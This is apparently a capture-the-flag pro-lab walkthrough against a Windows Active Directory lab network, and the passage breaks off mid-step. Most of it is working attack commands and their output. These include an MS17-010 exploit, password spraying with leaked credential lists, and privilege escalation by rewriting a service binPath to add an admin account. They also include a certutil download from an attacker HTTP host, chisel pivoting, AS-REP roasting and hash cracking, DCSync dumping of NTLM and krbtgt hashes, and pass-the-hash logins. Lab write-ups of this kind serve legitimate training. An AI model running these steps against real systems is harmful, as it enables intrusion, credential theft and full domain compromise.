[*] 172.16.1.20:445       - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.1.20:445 - The target is vulnerable.
msf exploit(windows/smb/ms17_010_psexec) >
we can see the target host is vulnerable
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
msf exploit(windows/smb/ms17_010_psexec) > set payload windows/shell_bind_tcp
payload => windows/shell_bind_tcp
msf exploit(windows/smb/ms17_010_psexec) > run
[*] 172.16.1.20:445 - Target OS: Windows Server 2012 R2 Standard 9600
[*] 172.16.1.20:445 - Built a write-what-where primitive...
[+] 172.16.1.20:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.16.1.20:445 - Selecting PowerShell target
[*] 172.16.1.20:445 - Executing the payload...
[+] 172.16.1.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 172.16.1.20:4444
[*] Command shell session 1 opened (127.0.0.1:36135 -> 127.0.0.1:1080) at 2026-05-24 15:36:23 +0530


Shell Banner:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
-----


C:\Windows\system32>
now the flag
C:\Users\katwamba\Desktop>type flag.txt
type flag.txt
DANTE{Feel1ng_Blu3_or_Zer0_f33lings?}
mrb3n leaves his mark - 172.16.1.20
interesting file in katwamba’s user dir
 Volume in drive C has no label.
 Volume Serial Number is 0576-7346

 Directory of C:\Users\katwamba

05/24/2026  09:32 AM    <DIR>          .
05/24/2026  09:32 AM    <DIR>          ..
08/05/2020  03:06 PM    <DIR>          .ssh
05/24/2026  03:08 AM            95,368 certenroll.log
07/10/2020  07:46 PM    <DIR>          Contacts
04/14/2021  10:44 AM    <DIR>          Desktop
09/29/2020  07:45 PM    <DIR>          Documents
05/24/2026  10:58 AM    <DIR>          Downloads
07/10/2020  07:46 PM    <DIR>          Favorites
07/10/2020  07:46 PM    <DIR>          Links
07/10/2020  07:46 PM    <DIR>          Music
07/10/2020  07:46 PM    <DIR>          Pictures
07/10/2020  07:46 PM    <DIR>          Saved Games
07/10/2020  07:46 PM    <DIR>          Searches
07/10/2020  07:46 PM    <DIR>          Videos
 Volume in drive C has no label.
 Volume Serial Number is 0576-7346

 Directory of C:\Users\katwamba\Desktop

04/14/2021  10:44 AM    <DIR>          .
04/14/2021  10:44 AM    <DIR>          ..
06/10/2020  01:32 PM             8,790 employee_backup.xlsx
01/08/2021  01:29 PM                37 flag.txt
               2 File(s)          8,827 bytes
               2 Dir(s)   5,716,795,392 bytes free
making a new session and downloading both log and xlsx file with meterpreter
1
2
3
4
5
meterpreter > download "C:\Users\katwamba\certenroll.log"
[*] Downloading: C:\Users\katwamba\certenroll.log ->

meterpreter > download "C:\Users\katwamba\Desktop\employee_backup.xlsx"
[*] Downloading: C:\Users\katwamba\Desktop\employee_backup.xlsx ->
xlsx file has some users and passwords (passwords were hidden in column B)
| user | password | | ———– | —————————— | | asmith | Princess1 | | smoggat | Summer2019 | | tmodle | P45678! | | ccraven | Password1 | | kploty | Teacher65 | | jbercov | 4567Holiday1 | | whaguey | acb123 | | dcamtan | WorldOfWarcraft67 | | tspadly | RopeBlackfieldForwardslash | | ematlis | JuneJuly1TY | | fglacdon | FinalFantasy7 | | tmentrso | 65RedBalloons | | dharding | WestminsterOrange5 | | smillar | MarksAndSparks91 | | bjohnston | Bullingdon1 | | iahmed | Sheffield23 | | plongbottom | PowerfixSaturdayClub777 | | jcarrot | Tanenbaum0001 | | lgesley | SuperStrongCantForget123456789 | well that could be useful to us later
C:\Users>hostname
hostname
DANTE-DC01

C:\Users>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    katwamba
krbtgt                   mrb3n                    SelfHealUser
xadmin
The command completed with one or more errors.


C:\Users>net user mrb3n
net user mrb3n
User name                    mrb3n
Full Name                    mrb3n
Comment                      mrb3n was here. I used keep my password S3kur1ty2020! here but have since stopped.  DANTE{1_jusT_c@nt_st0p_d0ing_th1s}
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/31/2020 4:43:25 PM
Password expires             1/27/2021 4:43:25 PM
Password changeable          7/31/2020 4:43:25 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.


C:\Users>
we have the flag as well as another user mrb3n:S3kur1ty2020!
Update the policy! - 172.16.1.101
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
❯ sudo proxychains -q nmap -sT -Pn -T4 172.16.1.101
[sudo] password for nicetrykiddo:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-17 07:03 +0530
Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 17.80% done; ETC: 07:09 (0:05:05 remaining)
Stats: 0:06:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 92.30% done; ETC: 07:10 (0:00:31 remaining)
Nmap scan report for 172.16.1.101
Host is up (0.00s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 398.78 seconds
now I tried the mrb3n:S3kur1ty2020! creds on ftp which was not accessible via guest but authentication failed then I tried the users we got from excel sheet making user.txt and pass.txt and using them for password spraying
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
❯ proxychains -q nxc ftp 172.16.1.101 -u user.txt -p pass.txt --no-bruteforce --continue-on-success
FTP         172.16.1.101    21     172.16.1.101     [-] asmith:Princess1 (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] smoggat:Summer2019 (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] tmodle:P45678! (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] ccraven:Password1 (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] kploty:Teacher65 (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] jbercov:4567Holiday1 (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] whaguey:acb123 (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] dcamtan:WorldOfWarcraft67 (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] tspadly:RopeBlackfieldForwardslash (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] ematlis:JuneJuly1TY (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] fglacdon:FinalFantasy7 (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] tmentrso:65RedBalloons (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [+] dharding:WestminsterOrange5
FTP         172.16.1.101    21     172.16.1.101     [-] smillar:MarksAndSparks91 (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] bjohnston:Bullingdon1 (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] iahmed:Sheffield23 (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] plongbottom:PowerfixSaturdayClub777 (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] jcarrot:Tanenbaum0001 (Response:530 Login or password incorrect!)
FTP         172.16.1.101    21     172.16.1.101     [-] lgesley:SuperStrongCantForget123456789 (Response:530 Login or password incorrect!)
there we have it dharding:WestminsterOrange5
1
2
3
4
5
❯ proxychains -q lftp dharding@172.16.1.101
Password:
lftp dharding@172.16.1.101:~> dir
-r--r--r-- 1 ftp ftp            261 Jul 13  2020 Remote login.txt
lftp dharding@172.16.1.101:/>
transferring and checking contents
1
2
3
4
5
6
7
8
9
10
❯ cat Remote\ login.txt
Dido,
I've had to change your account password due to some security issues we have recently become aware of

It's similar to your FTP password, but with a different number (ie. not 5!)

Come and see me in person to retrieve your password.

thanks,
James
now the password for smb and winrm is WestminsterOrange5 but instead of 5 its a different digit lets try
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
❯ printf 'WestminsterOrange%s\n' {1..100} > dharding.txt
❯ proxychains -q nxc smb 172.16.1.101 -u 'dharding' -p dharding.txt --continue-on-success
SMB         172.16.1.101    445    DANTE-WS02       [*] Windows 10 / Server 2019 Build 18362 x64 (name:DANTE-WS02) (domain:DANTE-WS02) (signing:False) (SMBv1:None)
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange1 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange2 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange3 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange4 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange5 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange6 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange7 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange8 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange9 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange10 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange11 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange12 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange13 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange14 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange15 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange16 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [+] DANTE-WS02\dharding:WestminsterOrange17
dharding:WestminsterOrange5
1
2
3
4
5
6
7
8
9
❯ proxychains -q nxc smb 172.16.1.101 -u dharding -p 'WestminsterOrange17' --shares
SMB         172.16.1.101    445    DANTE-WS02       [*] Windows 10 / Server 2019 Build 18362 x64 (name:DANTE-WS02) (domain:DANTE-WS02) (signing:False) (SMBv1:None)
SMB         172.16.1.101    445    DANTE-WS02       [+] DANTE-WS02\dharding:WestminsterOrange17
SMB         172.16.1.101    445    DANTE-WS02       [*] Enumerated shares
SMB         172.16.1.101    445    DANTE-WS02       Share           Permissions     Remark
SMB         172.16.1.101    445    DANTE-WS02       -----           -----------     ------
SMB         172.16.1.101    445    DANTE-WS02       ADMIN$                          Remote Admin
SMB         172.16.1.101    445    DANTE-WS02       C$                              Default share
SMB         172.16.1.101    445    DANTE-WS02       IPC$            READ            Remote IPC
low priv as we can’t read the C$ or ADMIN$ shares checking evil-winrm
1
2
3
4
5
6
7
8
9
10
11
12
❯ proxychains -q nxc winrm 172.16.1.101 -u dharding -p 'WestminsterOrange17'
WINRM       172.16.1.101    5985   DANTE-WS02       [*] Windows 10 / Server 2019 Build 18362 (name:DANTE-WS02) (domain:DANTE-WS02)
WINRM       172.16.1.101    5985   DANTE-WS02       [+] DANTE-WS02\dharding:WestminsterOrange17 (Pwn3d!)
❯ proxychains -q evil-winrm -i 172.16.1.101 -u dharding -p 'WestminsterOrange17'

Evil-WinRM shell v3.9

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\dharding\Documents> type ..\Desktop\flag.txt
DANTE{superB4d_p4ssw0rd_FTW}
Single or double quotes - 172.16.1.101
we have the user flag time to root this searching files in the machine we find we have C:\Program Files (x86)\IObit\IObit Uninstaller lets check the version of the uninstaller file
*Evil-WinRM* PS C:\Program Files (x86)\IObit\IObit Uninstaller> (Get-Item unins000.exe).VersionInfo

ProductVersion   FileVersion      FileName
--------------   -----------      --------
                 51.1052.0.0      C:\Program Files (x86)\IObit\IObit Uninstaller\unins000.exe
moreover just to confirm
1
2
3
4
5
*Evil-WinRM* PS C:\Program Files (x86)\IObit\IObit Uninstaller> (Get-Item IObitDownloader.exe).VersionInfo

ProductVersion   FileVersion      FileName
--------------   -----------      --------
9.0.0.0          9.0.0.100        C:\Program Files (x86)\IObit\IObit Uninstaller\IObitDownloader.exe
we have this version 9 vulnerable to LPE but if we check History.txt we find that the changelogs are upto version 9.5 so this has to be version somewhere near 9.5
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\Program Files (x86)\IObit\IObit Uninstaller> type History.txt
What's new in IObit Uninstaller

v9.5
+ Install Monitor is free to all users to automatically log all changes made to your system during the program installation
...
...
checking services of IObit
1
2
3
4
5
6
7
8
9
10
11
12
13
*Evil-WinRM* PS C:\Program Files (x86)\IObit\IObit Uninstaller>  sc.exe qc IObitUnSvr
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: IObitUnSvr
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   :
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : IObit Uninstaller Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
service running as LocalSystem (i.e., NT AUTHORITY\SYSTEM)
then I checked if we have any write primitive, but well no luck!
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\Program Files (x86)\IObit> echo test.txt > test.txt
Access to the path 'C:\Program Files (x86)\IObit\test.txt' is denied.
At line:1 char:1
+ echo test.txt > test.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OpenError: (:) [Out-File], UnauthorizedAccessException
    + FullyQualifiedErrorId : FileOpenFailure,Microsoft.PowerShell.Commands.OutFileCommand
so then I checked if service DACL gave dharding rights to modify the config for IObitUnSvr
1
2
3
*Evil-WinRM* PS C:\Program Files (x86)\IObit\IObit Uninstaller>  sc.exe sdshow IObitUnSvr

D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPLORC;;;S-1-5-21-3529848291-2371357972-1873374923-1001)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)
1
2
3
4
5
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)
(A;;CCDCLCSWRPWPLORC;;;S-1-5-21-3529848291-2371357972-1873374923-1001)
(A;;CCLCSWLOCRRC;;;IU)
(A;;CCLCSWLOCRRC;;;SU)
matching SID with dharding one’s
1
2
3
4
5
6
7
8
*Evil-WinRM* PS C:\Program Files (x86)\IObit\IObit Uninstaller> whoami /user

USER INFORMATION
----------------

User Name           SID
=================== ==============================================
dante-ws02\dharding S-1-5-21-3529848291-2371357972-1873374923-1001
SID matches!
CCDCLCSWRPWPLORC here the imp rights are DC: SERVICE_CHANGE_CONFIG , RP: SERVICE_START , WP: SERVICE_STOP
now then I changed the Binary Path which was empty in the config at start and restart it
1
2
3
4
5
6
*Evil-WinRM* PS C:\Program Files (x86)\IObit\IObit Uninstaller> sc.exe config IObitUnSvr binPath= "cmd.exe /c net user pwned P@ssw0rd123! /add && net localgroup administrators pwned /add"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Program Files (x86)\IObit\IObit Uninstaller> sc.exe start IObitUnSvr
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
config was changed and we got start failed error because cmd was not a real win service in this machine but that command still got executed as SYSTEM now checking the user we created net user pwned net localgroup administrators
the imp output from that is
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
User name                    pwned
Account active               Yes

Local Group Memberships      *Administrators       *Users
The command completed successfully.

Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
pwned
The command completed successfully.
now logging into the account with evil-winrm
1
2
3
4
5
6
7
8
❯ proxychains -q evil-winrm -i 172.16.1.101 -u pwned -p 'P@ssw0rd123!'

Evil-WinRM shell v3.9

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\pwned\Documents>
and then
1
2
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
DANTE{Qu0t3_I_4M_secure!_unQu0t3}
It’s getting hot in here - 172.16.2.5
after exploring on dc01 we find another ip 172.16.2.5
C:\Users>for /L %s in (1,1,20) do @for /L %i in (1,1,254) do @ping -n 1 -w 250 172.16.%s.%i | find "TTL=" >nul && echo 172.16.%s.%i
for /L %s in (1,1,20) do @for /L %i in (1,1,254) do @ping -n 1 -w 250 172.16.%s.%i | find "TTL=" >nul && echo 172.16.%s.%i
172.16.1.5
172.16.1.10
172.16.1.12
172.16.1.13
172.16.1.17
172.16.1.19
172.16.1.20
172.16.1.100
172.16.1.101
172.16.1.102
172.16.2.5
for PS : 1..30 | % { $s=$_; 1..254 | % { $ip="172.16.$s.$_"; if (ping.exe -n 1 -w 250 $ip | sls "TTL=" -Quiet) { $ip } } }
so to pivot we first transfer chisel.exe to dc01 (172.16.1.20) certutil -urlcache -f http://172.16.1.100:8000/chisel.exe chisel.exe
and chisel linux static binary to 10.10.110.100
then we start a new terminal with ssh and a local forward ssh -N -L 1081:127.0.0.1:1081 -i id_rsa root@10.10.110.100
and then start our chisel on nix01 root@DANTE-WEB-NIX01:~# ./chisel server -p 9001 --reverse
and on dc01 chisel.exe client 172.16.1.100:9001 R:127.0.0.1:1081:socks
the pivot is set up now on our machine we just need to make a new proxychains file with the following parameters to interact with 172.16.2.5
1
2
3
4
5
6
7
8
❯ cat proxychains2.conf
strict_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000

[ProxyList]
socks5 127.0.0.1 1081
windows/meterpreter/bind_tcp for meterpreter session windows/shell_bind_tcp for normal cmd shell
now since the latency of dc01 and 172.16.2.5 was very low so using portscan via msf was a better option
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[*] Using auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 172.16.2.5
RHOSTS => 172.16.2.5
msf auxiliary(scanner/portscan/tcp) > set THREADS 1000
THREADS => 10
msf auxiliary(scanner/portscan/tcp) > run
[+] 172.16.2.5            - 172.16.2.5:53 - TCP OPEN
[+] 172.16.2.5            - 172.16.2.5:88 - TCP OPEN
[+] 172.16.2.5            - 172.16.2.5:139 - TCP OPEN
[+] 172.16.2.5            - 172.16.2.5:135 - TCP OPEN
[+] 172.16.2.5            - 172.16.2.5:389 - TCP OPEN
[+] 172.16.2.5            - 172.16.2.5:445 - TCP OPEN
[+] 172.16.2.5            - 172.16.2.5:464 - TCP OPEN
[+] 172.16.2.5            - 172.16.2.5:593 - TCP OPEN
[+] 172.16.2.5            - 172.16.2.5:636 - TCP OPEN
[+] 172.16.2.5            - 172.16.2.5:3269 - TCP OPEN
[+] 172.16.2.5            - 172.16.2.5:3268 - TCP OPEN
[+] 172.16.2.5            - 172.16.2.5:5985 - TCP OPEN
[+] 172.16.2.5            - 172.16.2.5:9389 - TCP OPEN
[*] 172.16.2.5            - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
that seems like another domain controller
1
2
❯ proxychains -q -f proxychains2.conf nxc smb 172.16.2.5
SMB         172.16.2.5      445    DANTE-DC02       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DANTE-DC02) (domain:DANTE.ADMIN) (signing:True) (SMBv1:None) (Null Auth:True)
well yes it indeed is! DC02
trying kerbrute for userenum using users we found in xlsx file but since kerbrute was not working reliably through socks and proxychains so we local forward port 88 to 127.0.0.1
DC01: chisel.exe client 172.16.1.100:9001 R:127.0.0.1:88:172.16.2.5:88 and on our machine sudo ssh -N -L 88:127.0.0.1:88 -i id_rsa root@10.10.110.100
we can see chisel server detected the tun server: session#1: tun: proxy#R:127.0.0.1:88=>172.16.2.5:88: Listening and server: session#2: tun: proxy#R:127.0.0.1:1081=>socks: Listening
now kerbrute
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
❯ kerbrute userenum -d DANTE.ADMIN --dc 127.0.0.1 DANTE-DC01/user.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 06/02/26 - Ronnie Flathers @ropnop

2026/06/02 23:47:30 >  Using KDC(s):
2026/06/02 23:47:30 >  	127.0.0.1:88

2026/06/02 23:47:30 >  [+] VALID USERNAME:	jbercov@DANTE.ADMIN
2026/06/02 23:47:31 >  Done! Tested 19 usernames (1 valid) in 1.273 seconds
checking password policy: proxychains -q -f proxychains2.conf nxc smb 172.16.2.5 -u '' -p '' --pass-pol
several bruteforce attempts for password failed ❯ kerbrute bruteuser -d DANTE.ADMIN --dc 127.0.0.1 DANTE-DC01/pass.txt jbercov
❯ proxychains -q -f proxychains2.conf nxc smb 172.16.2.5 -u jbercov -p DANTE-DC01/pass.txt --continue-on-success ❯ proxychains -q -f proxychains2.conf nxc ldap 172.16.2.5 -u jbercov -p DANTE-DC01/pass.txt --continue-on-success ❯ proxychains -q -f proxychains2.conf nxc winrm 172.16.2.5 -u jbercov -p DANTE-DC01/pass.txt --continue-on-success
now we try as-rep roasting on jbercov
1
2
3
4
5
❯ GetNPUsers.py DANTE.ADMIN/jbercov -dc-ip 127.0.0.1 -no-pass
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for jbercov
$krb5asrep$23$jbercov@DANTE.ADMIN:018c33b39b0c07e87223f6ea18cf1dfd$9ea1487508e321134f9a51f274cce2fa6c7c89fbb040b286180c37747722c0e11b37bdb45bbed657344fe111cd80fd5309f4f00bf092b60bc00d21aafb749346e0bf3d46a7d9a08656027342bd4ad19d1d8f73c49d072c85e48070bfd38dc4c0896648efb637ec373fa8d73791f19b85422c0f212abf238aec69fe089b5386027e40311cef5dd20c322d8da165c8d1bc1eb96a225e2a95abb5498edd6e2ab533a626776f766ce5eff4039dbbb344a74265ae71d0a2fcc6716b64c4e501a7ad2a0c7ba1ef6653551e540e5f1cffa897b1da9c98ad941bd1a9c64afd8d08c61bb8dfc270e8e018840919b1
cracking with rockyou.txt
1
2
3
4
5
6
7
8
9
10
11
❯ john --wordlist=/usr/share/wordlists/rockyou.txt DANTE-DC02/jbercov.txt
Warning: detected hash type "krb5asrep", but the string is also recognized as "krb5asrep-aes-opencl"
Use the "--format=krb5asrep-aes-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
myspace7         ($krb5asrep$23$jbercov@DANTE.ADMIN)
1g 0:00:00:00 DONE (2026-06-03 00:09) 25.00g/s 358400p/s 358400c/s 358400C/s gucci1..chanda
Use the "--show" option to display all of the cracked passwords reliably
Session completed
nice! password cracked!
1
2
3
❯ proxychains -q -f proxychains2.conf nxc winrm 172.16.2.5 -d DANTE.ADMIN -u jbercov -p 'myspace7'
WINRM       172.16.2.5      5985   DANTE-DC02       [*] Windows 10 / Server 2019 Build 17763 (name:DANTE-DC02) (domain:DANTE.ADMIN)
WINRM       172.16.2.5      5985   DANTE-DC02       [+] DANTE.ADMIN\jbercov:myspace7 (Pwn3d!)
now we connect to dc01 with evil-winrm and get the flag
1
2
3
4
5
6
❯ proxychains -q -f proxychains2.conf evil-winrm -i 172.16.2.5 -u jbercov -p myspace7
...
...
*Evil-WinRM* PS C:\Users\jbercov\Desktop> type flag.txt
DANTE{Im_too_hot_Im_K3rb3r045TinG!}
*Evil-WinRM* PS C:\Users\jbercov\Desktop>
One misconfig to rule them all… 172.16.2.5
Now it was time to use bloodhound to find abuse paths
we have DCSync so I then tried secretsdump.py from Impacket
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
❯ proxychains -q -f proxychains2.conf secretsdump.py DANTE.ADMIN/jbercov:'myspace7'@172.16.2.5
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4c827b7074e99eefd49d05872185f7f8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2e5f00bc433acee0ae72f622450bd63c:::
DANTE.ADMIN\jbercov:1106:aad3b435b51404eeaad3b435b51404ee:2747def689b576780fe2339fd596688c:::
DANTE-DC02$:1000:aad3b435b51404eeaad3b435b51404ee:b3ccd8504d4c3368a956a9659dfcf807:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:0652a9eb0b8463a8ca287fc5d099076fbbd5f1d4bc0b94466ccbcc5c4a186095
Administrator:aes128-cts-hmac-sha1-96:08f140624c46af979044dde5fff44cfd
Administrator:des-cbc-md5:8ac752cea84f4a10
krbtgt:aes256-cts-hmac-sha1-96:a696318416d7e5d58b1b5763f1a9b7f2aa23ca743ac3b16990e5069426d4bc46
krbtgt:aes128-cts-hmac-sha1-96:783ecc93806090e2b21d88160905dc36
krbtgt:des-cbc-md5:dcbff8a80b5b343e
DANTE.ADMIN\jbercov:aes256-cts-hmac-sha1-96:5b4b2e67112ac898f13fc8b686c07a43655c5b88c9ba7e5b48b1383bc5b3a3b6
DANTE.ADMIN\jbercov:aes128-cts-hmac-sha1-96:489ca03ed99b1cb73e7a28c242328d0d
DANTE.ADMIN\jbercov:des-cbc-md5:c7e08938cb7f929d
DANTE-DC02$:aes256-cts-hmac-sha1-96:f40a77172b6b36c1cb4f52c19488de7bd839d0a70b52b11662f9a41218547241
DANTE-DC02$:aes128-cts-hmac-sha1-96:ee31186813275e6de485e04980ae30d2
DANTE-DC02$:des-cbc-md5:b0ae70c15e9462bf
[*] Cleaning up...
NTLM hashes! lets verify it using nxc
1
2
3
4
5
6
❯ proxychains -q -f proxychains2.conf nxc smb 172.16.2.5 -d DANTE.ADMIN -u Administrator -H 4c827b7074e99eefd49d05872185f7f8
SMB         172.16.2.5      445    DANTE-DC02       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DANTE-DC02) (domain:DANTE.ADMIN) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         172.16.2.5      445    DANTE-DC02       [+] DANTE.ADMIN\Administrator:4c827b7074e99eefd49d05872185f7f8 (Pwn3d!)
❯ proxychains -q -f proxychains2.conf nxc winrm 172.16.2.5 -d DANTE.ADMIN -u Administrator -H 4c827b7074e99eefd49d05872185f7f8
WINRM       172.16.2.5      5985   DANTE-DC02       [*] Windows 10 / Server 2019 Build 17763 (name:DANTE-DC02) (domain:DANTE.ADMIN)
WINRM       172.16.2.5      5985   DANTE-DC02       [+] DANTE.ADMIN\Administrator:4c827b7074e99eefd49d05872185f7f8 (Pwn3d!)'
and now we use pass-the-hash on DC02
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
❯ proxychains -q -f proxychains2.conf evil-winrm -i 172.16.2.5 -u Administrator -H 4c827b7074e99eefd49d05872185f7f8
...
...
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         1/8/2021   1:59 PM             20 flag.txt
-a----        12/4/2020   1:15 AM            170 Note.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type flag.txt
DANTE{DC_or_Marvel?}
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type Note.txt
You were supposed to find this subnet via enumerating the browser history files on DC01.

172.16.1.10 can also pivot to this box, it may be a bit more stable than DC01.
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
note says something very relieving, now we dont have to use chisel and the complex setup ssh pivot will work
Very well, sir - 172.16.1.19
now on nix02 I added my public key to the root .ssh folder
1
2
ssh-keygen -f nix02_root -N ''
cat nix02_root.pub
on nix02 root shell
1
2
3
4
5
mkdir -p /root/.ssh
